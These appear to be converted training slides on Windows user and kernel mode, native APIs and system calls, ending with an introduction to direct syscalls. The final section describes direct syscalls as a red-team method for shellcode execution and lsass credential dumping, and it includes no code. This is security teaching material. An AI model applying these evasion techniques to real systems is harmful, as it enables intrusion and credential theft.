permission, from *Inside Microsoft Windows 2000, 3rd Edition* (ISBN 0-7356-1021-5). © 2000 by David A Solomon and Mark E. Russinovich. All rights reserved.

Reference: <https://learn.microsoft.com/en-us/windows-hardware/drivers/kernel/overview-of-windows-components>




Reference: https://upload.wikimedia.org/wikipedia/commons/2/2f/Priv_rings.svg

User Mode



Reference: <https://learn.microsoft.com/en-us/windows-hardware/drivers/kernel/overview-of-windows-components>

Kernel Mode



Reference: <https://learn.microsoft.com/en-us/windows-hardware/drivers/kernel/overview-of-windows-components>

User Mode vs Kernel Mode

| User Mode | Kernel Mode |
|----------------------------------------------------------------------------------|---------------------------------------------------------------------|
| Access System Resources | |
| Restricted access (Ring Level 3) | Unrestricted access (Ring Level 0) |
| Memory Management | |
| Each process own virtual address space Processes are isolated from each other | Access to all system memory, including all User Mode process memory |

User Mode vs Kernel Mode

| User Mode | Kernel Mode |
|---------------------------------------------------------------------|-------------------------------------------------------------|
| Fault Isolation | |
| A failure (like a crash) typically affects only the failing process | Failure can potentially bring down the entire system (BSOD) |
| Hardware Interaction | |
| User mode applications need to use system APIs and system calls | Direct interaction with hardware e.g., drivers |

Windows APIs

- Also referred as Win32 APIs
- Interface between applications and the operating system
- Located in various DLLs like User32.dll, Kernel32.dll, Gdi32.dll etc.
- Used to call or access the corresponding native API
- Typically used by developers

Native APIs

- Called by Win32 APIs
- Located in `ntdll.dll` or `win32u.dll`
- Offer a lower-level interface to the Windows
- Used to call or execute the corresponding system call
- Typically, not used directly by developers.


Chapter Two

Windows OS: System Calls



What is a System call or Syscall?


- Every syscall is related to a Native API (NTAPI):
- Part of syscall stub within native API
- Each syscall specific syscall ID or System Service Number (SSN)



Why are Syscalls needed?

- Responsible transition from user mode to kernel mode
- Why access Windows kernel?
 - Access to hardware (scanners, printers etc.)
 - Network connections, send and receive data packets
 - File system access
 - Etc.

Transition: Windows User Mode to Kernel Mode




Reference: <https://learn.microsoft.com/en-us/windows-hardware/drivers/kernel/overview-of-windows-components>

Practical Example: Notepad saves a File to Disk

- Save file with notepad to disk, notepad is required to:
 - Access the file system
 - Access required device drivers
- The problem → both components placed in the Windows kernel
- **The solution** → system calls aka syscalls

Practical Example: Notepad saves a File to Disk



The figure shows the transition from Windows user mode to kernel mode in the context of saving a file within notepad.exe.

LAB Exercise 1: Warm-Up

- Debug Syscall IDs
 - Use WinDbg on your DEV/LAB machine and open or attach to a process like x64 notepad.exe.
- Debug the syscall IDs for the following four native API's
 - NtAllocateVirtualMemory and NtWriteVirtualMemory
 - NtCreateThreadEx and NtWaitForSingleObject

LAB Exercise: Warm-Up

- Analyze privilege mode switching
 - Open Procmon and open a new instance of notepad.exe
 - Type some text into notepad.exe and save the file to disk
- Procmon, search for operation WriteFile and analyse the call stack for:
 - Win32-API CreateFile in user mode
 - Privilege mode switching by going from user mode to kernel via syscall
 - Native API NtCreateFile in kernel mode

LAB Exercise 1: Warm-Up


- All necessary information in related **playbook** in GitHub Repo/Wiki
 - **05: Chapter 2** | Lab Exercise Playbook
- **Results/solution** can also be found in playbook

Summary: System Calls

- Responsible to initialize transition from user mode to kernel mode
- System call → part syscall stub from NTAPI
- Every system call → specific syscall ID and related to specific NTAPI
- Syscall and syscall stub retrieved from ntdll.dll
- Enable temporary access to kernel components
 - Device drivers, file system etc.

Chapter Three


Direct System Calls



What is a Direct Syscall?

- Common red team technique to execute malicious code
 - Shellcode execution → for command-and-control channel
 - Credential dumping lsass.exe → dumpert tool from Outflank
- Allows execution of syscalls or syscall stub without using ntdll.dll
 - Hence the name direct syscalls

What is a Direct Syscall?



The figure shows the transition from Windows user mode to kernel mode in the context of executing malware with implemented direct system calls

